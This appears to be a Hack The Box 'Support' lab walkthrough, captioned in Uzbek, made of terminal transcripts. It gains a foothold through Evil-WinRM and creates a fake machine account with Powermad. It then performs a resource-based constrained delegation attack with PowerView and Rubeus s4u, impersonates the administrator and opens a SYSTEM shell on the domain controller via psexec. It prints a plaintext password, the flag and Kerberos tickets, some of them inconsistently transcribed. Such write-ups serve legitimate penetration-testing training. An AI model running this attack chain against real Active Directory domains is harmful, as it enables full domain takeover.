kali@kali: ~  
Session Actions Edit View Help  
  
Directory: C:\Users\support  
  
Mode                LastWriteTime         Length Name  
----                -  
d-r--              5/28/2022   4:17 AM          Desktop  
d-r--              5/28/2022   4:16 AM        Documents  
d-r--              5/8/2021    1:15 AM        Downloads  
d-r--              5/8/2021    1:15 AM        Favorites  
d-r--              5/8/2021    1:15 AM          Links  
d-r--              5/8/2021    1:15 AM          Music  
d-r--              5/8/2021    1:15 AM        Pictures  
d-----          5/8/2021    1:15 AM    Saved Games  
d-r--              5/8/2021    1:15 AM          Videos  
  
*Evil-WinRM* PS C:\Users\support> cd Desktop  
*Evil-WinRM* PS C:\Users\support\Desktop> dir  
  
Directory: C:\Users\support\Desktop  
  
Mode                LastWriteTime         Length Name  
----                -  
-a-r--             9/10/2026   11:16 AM          34 user.txt  
  
*Evil-WinRM* PS C:\Users\support\Desktop> type user.txt  
11fa0b3c97a52ff1b0f368edeeb7000e  
*Evil-WinRM* PS C:\Users\support\Desktop> saidislom
```


support foydalanuvchisi bosh katalogi (**C:\Users\support**) ko'zdan kechirildi




HTB 6-topshiriq: Masofaviy PowerShell buyruqlarini bajarish uchun ochiq bo'lgan WinRM porti kiritildi:
5985




HTB tizimida User Flag qabul qilindi va keyingi imtiyozlarni oshirish (Privilege Escalation) topshiriqlariga o'tildi




HTB 10 va 11-topshiriqlar: Kerberos chiptasini ccache formatiga o'tkazish (`ticketConverter.py`) va `KRB5CCNAME` o'zgaruvchisi haqidagi savollar



`C:\Users\support\Desktop\user.txt` o'qildi (`11fa0b3c97a52f1b0f368edeeb7000e`) hamda `PowerView.ps1` va `Powermad.ps1` skriptlari yuklandi



HTB 8 va 9-topshiriqlar: **GenericAll** huquqi hamda domenda kompyuter qo'shish chegarasi (**ms-DS-MachineAccountQuota**) savollari ko'rib chiqildi



PowerView orqali **Get-DomainObject -Identity 'DC=SUPPORT,DC=HTB'** yordamida domen parametrlari tekshirildi

```
kali@kali: ~  
msds-perusertrustquota : 1  
systemflags : -1946157056  
objectcategory : CN=Domain-DNS,CN=Schema,CN=Configuration,DC=support,DC=htb  
dscorepropagationdata : 1/1/1601 12:00:00 AM  
otherwellknownobjects : {B:32:683A24E2E8164BD3AF86AC3C2CF3F981:CN=Keys,DC=support,DC=htb, B:32:1EB93889  
E40C45DF9F0C64D23BBB6237:CN=Managed Service Accounts,DC=support,DC=htb}  
creationtime : 13433537733079855  
whencreated : 5/28/2022 11:01:46 AM  
minpwdlength : 7  
msds-nctype : 0  
pwdhistorylength : 24  
dc : support  
msds-masteredby : CN=NTDS Settings,CN=DC,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Config  
uration,DC=support,DC=htb  
usncreated : 4099  
subrefs : {DC=ForestDnsZones,DC=support,DC=htb, DC=DomainDnsZones,DC=support,DC=htb, CN=C  
onfiguration,DC=support,DC=htb}  
msds-expirepasswordsonsmartcardonlyaccounts : True  
masteredby : CN=NTDS Settings,CN=DC,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Config  
uration,DC=support,DC=htb  
lockoutduration : -18000000000  
usnchanged : 90142  
modifiedcountatlastprom : 0  
modifiedcount : 1  
forcelogoff : -9223372036854775808  
ms-ds-machineaccountquota : 10  
minpwdage : -864000000000  
  
*Evil-WinRM* PS C:\Users\support\Desktop> saidislom
```

Domenda foydalanuvchilarga berilgan kompyuter hisoblarini qo'shish kvotasi (`msds-perusertrustquota = 10`) tekshirildi

```
kali@kali: ~  
*Evil-WinRM* PS C:\Users\support\Desktop> Get-DomainController | select name,osversion | fl  
  
Name : dc.support.htb  
OSVersion : Windows Server 2022 Standard  
  
*Evil-WinRM* PS C:\Users\support\Desktop> saidislom
```

`Get-DomainController` orqali Domain Controller nomi `dc.support.htb` va OS versiyasi `Windows Server 2022 Standard` ekanligi aniqlandi

```
kali@kali: ~  
Session Actions Edit View Help  
*Evil-WinRM* PS C:\Users\support\Desktop> Get-DomainComputer DC | select name,msds-  
  
name msds-  
----  
DC  
  
*Evil-WinRM* PS C:\Users\support\Desktop> saidislom
```

Domen tekshiruvda DC kompyuter obyekti xususiyatlari va RBCD uchun delegatsiya atributlari tekshirildi

```
kali@kali: ~  
Session Actions Edit View Help  
*Evil-WinRM* PS C:\Users\support\Desktop> New-MachineAccount -MachineAccount 0xdfFakeComputer -Password $(ConvertTo-SecureStr  
ing '0xdf0xdf123' -AsPlainText -Force)  
[+] Machine account 0xdfFakeComputer added  
*Evil-WinRM* PS C:\Users\support\Desktop> saidislom
```

Powermad yordamida yangi mashina hisobi yaratildi: `New-MachineAccount -MachineAccount 0xdfFakeComputer -Password ...`

```
kali@kali: ~  
Session Actions Edit View Help  
*Evil-WinRM* PS C:\Users\support\Desktop> $fakesid = Get-DomainComputer 0xdfFakeComputer | select -expand objectsid  
*Evil-WinRM* PS C:\Users\support\Desktop> $fakesid  
S-1-5-21-1677581083-3380853377-188903654-6101  
*Evil-WinRM* PS C:\Users\support\Desktop> saidislom
```

Yaratilgan yangi soxta kompyuter (`0xdfFakeComputer`) ning SID identifikatori olindi: `S-1-5-21-1677581083-3380853377-188903654-6101`

```
kali@kali: ~  
Session Actions Edit View Help  
*Evil-WinRM* PS C:\Users\support\Desktop> $fakesid = Get-DomainComputer 0xdfFakeComputer | select -expand objectsid  
*Evil-WinRM* PS C:\Users\support\Desktop> $fakesid  
S-1-5-21-1677581083-3380853377-188903654-6101  
*Evil-WinRM* PS C:\Users\support\Desktop>  
  
Warning: Press "y" to exit, press any other key to continue  
*Evil-WinRM* PS C:\Users\support\Desktop> $SD = New-Object Security.AccessControl.RawSecurityDescriptor -ArgumentList "0:BAD:  
(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;$( $fakesid ))"  
*Evil-WinRM* PS C:\Users\support\Desktop> $SDBytes = New-Object byte[] ($SD.BinaryLength)  
*Evil-WinRM* PS C:\Users\support\Desktop> $SD.GetBinaryForm($SDBytes, 0)  
*Evil-WinRM* PS C:\Users\support\Desktop> Get-DomainComputer $TargetComputer | Set-DomainObject -Set @{'msds-allowedtoactonbe  
halfofotheridentity'=$SDBytes}  
*Evil-WinRM* PS C:\Users\support\Desktop> saidislom
```

Resource-Based Constrained Delegation (RBCD): DC obyekti uchun `msds-allowedtoactonbehalfofotheridentity` atributiga soxta kompyuter SID huquqi biriktirildi

```
kali@kali: ~  
Session Actions Edit View Help  
*Evil-WinRM* PS C:\Users\support\Desktop> $RawBytes = Get-DomainComputer DC -Properties 'msds-allowedtoactonbehalffotheriden  
tity' | select -expand msds-allowedtoactonbehalffotheridentity  
*Evil-WinRM* PS C:\Users\support\Desktop> $Descriptor = New-Object Security.AccessControl.RawSecurityDescriptor -ArgumentList  
$RawBytes, 0  
*Evil-WinRM* PS C:\Users\support\Desktop> $Descriptor.DiscretionaryAcl  
  
BinaryLength      : 36  
AceQualifier       : AccessAllowed  
IsCallback         : False  
OpaqueLength      : 0  
AccessMask         : 983551  
SecurityIdentifier : S-1-5-21-1677581083-3380853377-188903654-6101  
AceType            : AccessAllowed  
AceFlags           : None  
IsInherited        : False  
InheritanceFlags   : None  
PropagationFlags   : None  
AuditFlags         : None  
  
*Evil-WinRM* PS C:\Users\support\Desktop> saidislom
```

DC obyektidagi **msds-allowedtoactonbehalffotheridentity** DACL xavfsizlik deskriptori muvaffaqiyatli o'rnatilganligi tekshirildi

```
kali@kali: ~  
Session Actions Edit View Help  
  
(saidislom@kali)-[~]  
$ bloodhound-python -c ALL -u ldap -p 'nvEfEK16^laM4$e7AclUf8x$tRwXPW01%lmz' -d support.htb -ns 10.129.124.168  
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)  
INFO: Found AD domain: support.htb  
INFO: Getting TGT for user  
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connection error (dc.support.htb:88)]  
[Errno -2] Name or service not known  
INFO: Connecting to LDAP server: dc.support.htb  
INFO: Found 1 domains  
INFO: Found 1 domains in the forest  
INFO: Found 2 computers  
INFO: Connecting to LDAP server: dc.support.htb  
INFO: Found 21 users  
INFO: Found 53 groups  
INFO: Found 2 gpos  
INFO: Found 1 ous  
INFO: Found 19 containers  
INFO: Found 0 trusts  
INFO: Starting computer enumeration with 10 workers  
INFO: Querying computer: 0xdfFakeComputer.support.htb  
INFO: Querying computer: dc.support.htb  
WARNING: Could not resolve: 0xdfFakeComputer.support.htb: The DNS query name does not exist: 0xdfFakeComputer.support.htb.  
^CTraceback (most recent call last):  
  File "/usr/bin/bloodhound-python", line 33, in <module>  
    sys.exit(load_entry_point('bloodhound==1.9.0', 'console_scripts', 'bloodhound-python')())  
  File "/usr/lib/python3/dist-packages/bloodhound/__init__.py", line 347, in main  
    bloodhound.run(collect=collect,  
    ~~~~~  
    num_workers=args.workers,
```

Kali tizimidan **bloodhound-python** orqali Active Directory ma'lumotlari to'liq yig'ib olindi

```
kali@kali: ~  
Session Actions Edit View Help  
*Evil-WinRM* PS C:\Users\support\Desktop> .\Rubeus.exe hash /password:0xdf0xdf123 /user:0xdfFakeComputer /domain:support.htb  
  
Rubeus  
v2.3.3  
  
[*] Action: Calculate Password Hash(es)  
  
[*] Input password      : 0xdf0xdf123  
[*] Input username      : 0xdfFakeComputer  
[*] Input domain        : support.htb  
[*] Salt                : SUPPORT.HTB0xdfFakeComputer  
[*] rc4_hmac             : B1809AB221A7E1F4545BD9E24E49D5F4  
[*] aes128_cts_hmac_sha1 : 0606EB253C5CDCF0A162194DFB8D36BD  
[*] aes256_cts_hmac_sha1 : 5615BE33C94A8FEAED46F39DAFB86E6A24F3707DD60CDF4AAD5B41751A111A64  
[*] des_cbc_md5          : 37C76E1AA7E99E2F  
  
*Evil-WinRM* PS C:\Users\support\Desktop> saidislon
```

Rubeus.exe hash yordamida 0xdfFakeComputer hisobining parolidan RC4 heshi hisoblandi:
B1809AB221A7E1F4545BD9E24E49D5F4

```
kali@kali: ~  
Session Actions Edit View Help  
*Evil-WinRM* PS C:\Users\support\Desktop> .\Rubeus.exe s4u /user:0xdfFakeComputer$ /rc4:B1809AB221A7E1F4545BD9E24E49D5F4 /impersonateuser:administrator /msdsspn:cifs/dc.support.htb /ptt  
  
Rubeus  
v2.3.3  
  
[*] Action: S4U  
  
[*] Using rc4_hmac hash: B1809AB221A7E1F4545BD9E24E49D5F4  
[*] Building AS-REQ (w/ preauth) for: 'support.htb\0xdfFakeComputer$'  
[*] Using domain controller: ::1:88  
[*] TGT request successful!  
[*] base64(ticket.kirbi):  
  
doIFvjCCBbqgAwIBBAEDAgEWooIEzTCCBMlhggTFMIIIEwaADAgEFoQ0bC1NVUFBPULQuSFRCoIAwHqAD  
AgECoRwFRsGa3JidGd0GwtzdXBwb3J0Lmh0YQOCBIcwggSDoAMCARKhAwIBAgQCBHUEggRxSKbBt8is  
XPvx7Ydzf30FQsYUZFncQY20Arhd0MemECW2gZA4RKUSWZWBVKdUxk9LTA70YmcTeJL/Y3QC0sy0ySNt  
aHiHw0szjFrkGr5YiRdl7FI2kFz+7tB1t8c3hFups/7s7gy2muxPcfJ79XNhMawnBxanuPN2EZ7wFaCi  
v+zVklTeLmerdbn987qstjxbQ2J367BHDjbAMAvskdb90x3B92HTbxsSf1asU3Yx8M/HQj+6fk/FnmAx  
LdPGYZjREosfW46BD8ukZds75FpH153BDov00V5G+0zKDAre+Ewkr1EV/mFK3wJAzafP1iL/7jJcsPx  
xzMjs6+SAHJvDt6xUAYPM1fNbGsoyE7ysHgSEwWDDlGoXWJw19Jloa8B53kiiQva0t1axuZ5L4DUsv  
0c0ZSShrQCGQStzznS/hNp/snVRiwECQwo5tqVq0dv1f7GjgQ7v2ZzjJ+t2ffu8u/7IBxnS9zJTsZPRC  
tTuN+Kcq5UMqgMuH0asfr9hza4tIQg6T8IDFXK1jJYemam6YMKyTtsP0yowTvcinRLjgySQFvaIB7u5Z  
Bp9P1BkZC9WdfvrA4T1va2f1xZ6/yJNtcnU5AjdQMBsw/pUVgCnAbCaCBnKwYr9Xv01KBjK5+j77KHji  
cNxyqd72wVgnfGY0zoRaB8XDZ+bLw0S0W0nDzH82LLj+XAtb7Wu0rkSrH0lge77Ubc2q7Bz5fh1SdyTO
```

Rubeus.exe s4u orqali S4U2self va S4U2proxy mexanizmi ishga tushirilib, administrator nomidan CIFS xizmati uchun TGS chiptasi so'raldi


```
kali@kali: ~  
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  
[+] Ticket successfully imported!  
*Evil-WinRM* PS C:\Users\support\Desktop> saidislom
```

Rubeus orqali olingan administrator Kerberos TGS chiptasi (Base64 kirbi) ekranga chiqarildi

```
kali@kali: ~  
Session Actions Edit View Help  
[saidislom@kali] ~  
$ base64 -d ticket_clean.b64 > ticket.kirbi  
[saidislom@kali] ~  
$ locate ticketConverter.py  
/usr/share/doc/python3-impacket/examples/ticketConverter.py  
[saidislom@kali] ~  
$ cp /usr/share/doc/python3-impacket/examples/ticketConverter.py .  
[saidislom@kali] ~  
$ ticketConverter.py ticket.kirbi ticket.ccache  
ticketConverter.py: command not found  
[saidislom@kali] ~  
$ ./ticketConverter.py ticket.kirbi ticket.ccache  
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies  
[*] converting kirbi to ccache...  
[+] done  
[saidislom@kali] ~  
$
```

Kali tizimida base64 chipta dekodlanib `ticket.kirbi` fayliga saqlandi va `ticketConverter.py` orqali `ticket.ccache` ga aylantirildi


```
renew until 09/18/2026 00:59:51

(saidislom@kali)-[~]
$ KRB5CCNAME=$HOME/ticket.ccache psexec.py support.htb/administrator@dc.support.htb -k -no-pass
/home/kali/impacket-venv/bin/psexec.py:287: SyntaxWarning: "\" is an invalid escape sequence. Such sequences will not work i
n the future. Did you mean "\\\"? A raw string is also an option.
  promptRegex = b'([a-zA-Z]:[\\/]*)((([a-zA-Z0-9-\\.])?[\\/]?)?)+((([a-zA-Z0-9-\\.])?)+)?>$'
/home/kali/impacket-venv/lib/python3.14/site-packages/impacket/version.py:10: UserWarning: pkg_resources is deprecated as an
API. See https://setuptools.pypa.io/en/latest/pkg_resources.html. The pkg_resources package is slated for removal as early as
2025-11-30. Refrain from using this package or pin to Setuptools<81.
  import pkg_resources
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] Requesting shares on dc.support.htb....
[*] Found writable share ADMIN$
[*] Uploading file EljRmPYS.exe
[*] Opening SVCManager on dc.support.htb....
[*] Creating service dDAK on dc.support.htb....
[*] Starting service dDAK....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.20348.859]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> type
The syntax of the command is incorrect.

C:\Windows\system32> ls
'ls' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\system32> dir
```

KRB5CCNAME=\$HOME/ticket.ccache o'zgaruvchisi o'rnatilib, psexec.py orqali Kerberos autentifikatsiyasi bilan DC ga SYSTEM huquqida ulanildi

```
Session Actions Edit View Help
07/26/2022 06:21 AM <DIR> .
05/28/2022 04:11 AM <DIR> Administrator
07/26/2022 06:21 AM <DIR> ldap
05/19/2022 02:13 AM <DIR> Public
09/10/2026 12:12 PM <DIR> support
0 File(s) 0 bytes
5 Dir(s) 3,969,806,336 bytes free

C:\Users> cd Users
The system cannot find the path specified.

C:\Users> cd Administrator

C:\Users\Administrator> cd Desktop

C:\Users\Administrator\Desktop> dir
Volume in drive C has no label.
Volume Serial Number is 955A-5CBB

